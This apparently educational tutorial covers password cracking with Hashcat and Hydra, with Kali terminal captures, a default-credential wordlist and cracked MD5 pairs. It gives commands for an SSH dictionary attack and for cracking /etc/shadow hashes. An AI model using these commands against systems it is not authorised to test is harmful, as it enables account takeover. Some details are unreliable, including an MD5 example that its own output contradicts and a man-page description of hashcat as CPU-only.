


PASSWORD CRACKING WITH KALI LINUX HASHCAT AND HYDRA: A COMPREHENSIVE GUIDE

Tools : KALI LINUX, HASHCAT, HYDRA

Overview

This session provides a detailed walkthrough of password cracking using Kali Linux and Hashcat. We will explore both online and offline password-cracking techniques, focusing on Hydra for online attacks and Hashcat for offline cracking. This guide is intended for educational purposes only, and all activities should be performed in a controlled environment with proper authorization.

Input from kali :



```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
1 2 3 4

(kali@kali) ~
$ locate wordlists
/home/kali/theHarvester/theHarvester/data/wordlists
/home/kali/theHarvester/theHarvester/data/wordlists/dns-big.txt
/home/kali/theHarvester/theHarvester/data/wordlists/dns-names.txt
/home/kali/theHarvester/theHarvester/data/wordlists/dorks.txt
/home/kali/theHarvester/theHarvester/data/wordlists/general
/home/kali/theHarvester/theHarvester/data/wordlists/names_small.txt
/home/kali/theHarvester/theHarvester/data/wordlists/general/common.txt
/usr/bin/wordlists
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-big.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-names.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dorks.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/names_small.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general/common.txt
/usr/share/wordlists
/usr/share/amass/wordlists
/usr/share/amass/wordlists/all.txt
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt
/usr/share/amass/wordlists/deepmagic.com_top500prefixes.txt
/usr/share/amass/wordlists/deepmagic.com_top50kprefixes.txt
/usr/share/amass/wordlists/fierce_hostlist.txt
/usr/share/amass/wordlists/jhaddix_all.txt
/usr/share/amass/wordlists/sorted_knock_dnsrecon_fierce_recon-ng.txt
/usr/share/amass/wordlists/subdomains_top1mil-10000.txt
/usr/share/amass/wordlists/subdomains_top1mil-20000.txt
/usr/share/amass/wordlists/subdomains_top1mil-5000.txt
/usr/share/amass/wordlists/subdomains.lst
/usr/share/applications/kali-wordlists.desktop
/usr/share/dirb/wordlists
/usr/share/dirb/wordlists/big.txt
/usr/share/dirb/wordlists/catala.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/euskera.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/indexes.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/dirb/wordlists/others
/usr/share/dirb/wordlists/small.txt
/usr/share/dirb/wordlists/spanish.txt
/usr/share/dirb/wordlists/stress
/usr/share/dirb/wordlists/vulns
/usr/share/dirb/wordlists/others/best1050.txt
/usr/share/dirb/wordlists/others/best10.txt
/usr/share/dirb/wordlists/others/best15.txt
/usr/share/dirb/wordlists/others/names.txt
/usr/share/dirb/wordlists/stress/alphanum_case.txt
/usr/share/dirb/wordlists/stress/alphanum_case_extra.txt
/usr/share/dirb/wordlists/stress/char.txt
/usr/share/dirb/wordlists/stress/doble_uri_hex.txt
/usr/share/dirb/wordlists/stress/test_ext.txt
/usr/share/dirb/wordlists/stress/unicode.txt
/usr/share/dirb/wordlists/stress/uri_hex.txt
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
1 2 3 4

/usr/share/icons/hicolor/32x32/apps/kali-wordlists.png
/usr/share/icons/hicolor/48x48/apps/kali-wordlists.png
/usr/share/icons/hicolor/scalable/apps/kali-wordlists.svg
/usr/share/kali-menu/applications/kali-wordlists.desktop
/usr/share/legion/wordlists
/usr/share/legion/wordlists/db2-betterdefaultpasslist.txt
/usr/share/legion/wordlists/ftp-betterdefaultpasslist.txt
/usr/share/legion/wordlists/gvit_subdomain_wordlist.txt
/usr/share/legion/wordlists/mssql-betterdefaultpasslist.txt
/usr/share/legion/wordlists/mysql-betterdefaultpasslist.txt
/usr/share/legion/wordlists/oracle-betterdefaultpasslist.txt
/usr/share/legion/wordlists/postgres-betterdefaultpasslist.txt
/usr/share/legion/wordlists/root-userpass.txt
/usr/share/legion/wordlists/routers-userpass.txt
/usr/share/legion/wordlists/snmp-default.txt
/usr/share/legion/wordlists/ssh-betterdefaultpasslist.txt
/usr/share/legion/wordlists/ssh-password.txt
/usr/share/legion/wordlists/ssh-user.txt
/usr/share/legion/wordlists/telnet-betterdefaultpasslist.txt
/usr/share/legion/wordlists/tomcat-betterdefaultpasslist.txt
/usr/share/legion/wordlists/vnc-betterdefaultpasslist.txt
/usr/share/legion/wordlists/windows-betterdefaultpasslist.txt
/usr/share/wordlists/amass
/usr/share/wordlists/dirb
/usr/share/wordlists/dnsmap.txt
/usr/share/wordlists/fasttrack.txt
/usr/share/wordlists/fern-wifi
/usr/share/wordlists/hydra.restore
/usr/share/wordlists/john.lst
/usr/share/wordlists/legion
/usr/share/wordlists/metasploit
/usr/share/wordlists/nmap.lst
/usr/share/wordlists/rockyou.txt
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wifite.txt
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.preinst
/var/lib/dpkg/info/wordlists.triggers

(kali@kali) ~
$ locate common.txt
/home/kali/theHarvester/theHarvester/data/wordlists/general/common.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general/common.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/fern-wifi-cracker/extras/wordlists/common.txt
/usr/share/wfuzz/wordlist/general/common.txt
/usr/share/wfuzz/wordlist/general/extensions_common.txt
/usr/share/wfuzz/wordlist/general/mutations_common.txt

(kali@kali) ~
$
```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player

File Actions Edit View Help

GNU nano 8.3 /usr/share/fern-wifi-cracker/extras/wordlists/common.txt

```
aaa
abc123
acc
access
adfxcc
adm
admin
admin123
admin2
admin_1
administrator
adminstat
adminstrator
adminttd
adminuser
adminview
admn
adslolitec
adslroot
adtran
ami
anicust
anonymous
apc
articon
asante
ascend
asd
at4400
atc123
atlantis
attack
backdoor
barricade
bciiim
bciiimpw
bcim
bcimpw
bcms
bcmspw
bcnas
bcnaspw
bintec
blender
blue
bluepw
browse
browsepw
cablecom
cac_admin
cacadmin
calvin
cascade
```

Help Write Out Where Is Cut Execute Location M-U Undo
Exit Read File Replace Paste Justify Go To Line M-E Redo

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player

File Actions Edit View Help

GNU nano 8.3 kaliout.txt

```
47bce5c74f589f4867dbd57e9ca9f808:aaa
e99a18c428cb38d5f260853678922e03:abc123
21232f297a57a5a743894a0e4a801fc3:admin
0192023a7bbd73250516f069df18b500:admin123
9d127ff383d595262c67036f50493133:engineer
5f4dcc3b5aa765d61d8327deb882cf99:password
```

Help Write Out Where Is Cut Execute Location M-U Undo
Exit Read File Replace Paste Justify Go To Line M-E Redo


```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache built:
* Filename.: /usr/share/fern-wifi-cracker/extras/wordlists/common.txt
* Passwords.: 478
* Bytes.....: 4098
* Keyspace.: 478
* Runtime...: 0 secs
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework
Approaching final keyspace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 0 (MD5)
Hash.Target.....: pass1st
Time.Started.....: Fri Feb 7 12:10:12 2025 (1 sec)
Time.Estimated...: Fri Feb 7 12:10:13 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/fern-wifi-cracker/extras/wordlists/common.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1293 H/s (0.08ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 6/7 (85.71%) Digests (total), 6/7 (85.71%) Digests (new)
Progress.....: 478/478 (100.00%)
Rejected.....: 0/478 (0.00%)
Restore.Point...: 478/478 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: aaa -> Cisco
Hardware.Mon.#1..: Util: 16%
Started: Fri Feb 7 12:08:37 2025
Stopped: Fri Feb 7 12:10:14 2025
(kali@kali)-[~]
$ nano kaliout.txt
(kali@kali)-[~]
$
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
Hashcat(1) General Commands Manual Hashcat(1)
NAME
hashcat - Advanced CPU-based password recovery utility
SYNOPSIS
hashcat [options] hashfile [mask|wordfiles|directories]
DESCRIPTION
Hashcat is the world's fastest CPU-based password recovery tool.
While it's not as fast as its GPU counterpart oclHashcat, large lists can be easily split in half with a good dictionary and a bit of knowledge of the command switches.
Hashcat is the self-proclaimed world's fastest CPU-based password recovery tool. Examples of hashcat supported hashing algorithms are Microsoft LM Hashes, MD4, MD5, SHA-family, Unix Crypt formats, MySQL, Cisco PIX.
OPTIONS
-h, --help
Show summary of options.
-V, --version
Show version of program.
-m, --hash-type=NUM
Hash-type, see references below
-a, --attack-mode=NUM
Attack-mode, see references below
--quiet
Suppress output
--force
Ignore warnings
--stdin-timeout-abort
Abort if there is no input from stdin for X seconds
--machine-readable
Display the status view in a machine-readable format
--keep-guessing
Keep guessing the hash after it has been cracked
--self-test-disable
Disable self-test functionality on startup
--loopback
Add new plains to induct directory
-b, --benchmark
Run benchmark
--hex-salt
Manual page hashcat(1) line 1 (press h for help or q to quit)
```

Key Concepts

1. Online Password Cracking with Hydra

Hydra is a powerful tool for performing online password attacks. It automates the process of trying multiple passwords against a live system, such as an SSH server. This method is known as a dictionary attack, where a list of common passwords is used to guess the correct one.

Steps to Use Hydra:

1. Identify the Target: Obtain the username and target server (e.g., `dwight.schrute@coffee-server`).
2. Prepare a Wordlist: Use a list of common passwords (e.g., `rockyou.txt` or a custom list).
3. Run Hydra:

```
hydra -l dwight.schrute -P wordlist.txt ssh://45.xxx.xxx.xxx
```

- `-l` : Specifies the username.
- `-P` : Specifies the password wordlist.
- `ssh://` : Specifies the service type (e.g., SSH, FTP, etc.).

Limitations:

- Firewalls and Rate Limits: Online attacks can trigger firewalls or lock out accounts due to multiple failed login attempts.
- Timeouts: Servers may impose delays or block IP addresses after repeated failed attempts.

2 Offline Password Cracking with Hashcat

Offline password cracking involves working with hashed passwords instead of live systems. This method is more efficient and less likely to trigger security mechanisms. Hashcat is a leading tool for offline password cracking, supporting a wide range of hashing algorithms.

Steps to Use Hashcat:

1. Obtain the Hashes: Extract the hashed passwords from the target system (e.g., `/etc/shadow` on Linux).

2 Prepare a Wordlist: Use a list of potential passwords (e.g., `rockyou.txt` or a custom list).

3. Run Hashcat :

```
hashcat -m 1800 -a 0 hashes.txt wordlist.txt
```

...

- `-m 1800`: Specifies the hashing algorithm (e.g., SHA-512 for Unix passwords).

- `-a 0`: Specifies the attack mode (dictionary attack).

- `hashes.txt`: File containing the hashed passwords.

- `wordlist.txt`: File containing the list of potential passwords.

Supported Hashing Algorithms:

- MD5 : `-m 0`
- SHA-256 : `-m 1400`
- NTLM (Windows) : `-m 1000`
- SHA-512 (Unix) : `-m 1800`

Advanced Features:

- Brute Force : Hashcat can generate password combinations on the fly.
- Mask Attacks : Specify character sets and patterns for more targeted attacks.
- Hybrid Attacks : Combine wordlists with brute-force techniques.

3. Understanding Password Hashing

When a user creates a password, it is hashed using a cryptographic algorithm (e.g., MD5, SHA-256). The server stores the hash instead of the plaintext password. During login, the server hashes the entered password and compares it to the stored hash. If they match, access is granted.

Example:

- Password : `bears beets`
- Hashed Password : `5f4dcc3b5aa765d61d8327deb882cf99` (MD5 hash)

4. Identifying the Hashing Format

To effectively use Hashcat, it is crucial to identify the hashing algorithm used. Here are some common methods to determine the hashing format:

a. Analyzing the Hash Length and Structure

- MD5: 32-character hexadecimal string (e.g., `5f4dcc3b5aa765d61d8327deb882cf99`).
- SHA-1 : 40-character hexadecimal string (e.g., `2fd4e1c67a2d28fced849ee1bb76e7391b93eb12`).
- SHA-256 : 64-character hexadecimal string (e.g., `e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855`).
- SHA-512 : 128-character hexadecimal string (e.g., `cf83e1357eefb8bdf1542850d66d8007d620e4050b5715dc83f4a921d36ce9ce47d0d13c5d85f2b0ff8318d2877eec2f63b931bd47417a81a538327af927da3e`).

b. Using Hashcat's Hash-Identifier

Hashcat includes a utility called `hash-identifier` that can help identify the type of hash.

1. ****Run the Hash-Identifier****:

```
hash-identifier
...
```

2. Input the Hash : Paste the hash you want to identify.

3. Analyze the Output : The tool will suggest possible hash types based on the input.

C. Manual Identification

- Linux `/etc/shadow` File : Unix-based systems typically use SHA-512 (indicated by `\$6\$` at the beginning of the hash).
- Windows NTLM : NTLM hashes are 32 characters long and are often used in Windows environments.

- Database Hashes : Different databases may use unique hashing algorithms (e.g., MySQL uses `` followed by a 40-character hash).

5. ****Challenges and Best Practices****

- Use Strong Passwords : Avoid common passwords or those based on easily guessable patterns.
- Implement Rate Limiting : Protect systems from brute-force attacks by limiting login attempts.
- Store Passwords Securely**: Always hash passwords using strong algorithms (e.g., bcrypt, SHA-512).

Demonstration

Online Attack with Hydra

1. Target SSH server at `45.xxx.xxx.xxx`.
2. Username : `dwight.schrute`.
3. Wordlist : `wordlist.txt`.
4. Command :

```
hydra -l dwight.schrute -P wordlist.txt ssh://45.xxx.xxx.xxx
```

5. ****Result****: Hydra will attempt each password in the wordlist until it finds a match.

Offline Attack with Hashcat

1. Hashes : Extracted from `/etc/shadow`.
2. Wordlist : `rockyou.txt`.
3. Command :

```
hashcat -m 1800 -a 0 hashes.txt rockyou.txt
```
4. Result : Hashcat will hash each password in the wordlist and compare it to the target hash.

Conclusion

Password cracking is a powerful technique for testing the security of systems and identifying vulnerabilities. Tools like Hydra and Hashcat

enable cybersecurity professionals to perform both online and offline password attacks efficiently. However, these tools should only be used in ethical and authorized scenarios.

Key Takeaways:

- Hydra is ideal for online dictionary attacks but can trigger security mechanisms.
- Hashcat is a versatile tool for offline password cracking, supporting a wide range of hashing algorithms.
- Strong Passwords and Secure Hashing are essential for protecting systems from unauthorized access.

Disclaimer:

Password cracking should only be performed on systems where you have explicit permission. Unauthorized access to systems is illegal and unethical. Always use these tools responsibly and within the bounds of the law.

This session provides a professional and structured approach to password cracking using Kali Linux and Hashcat,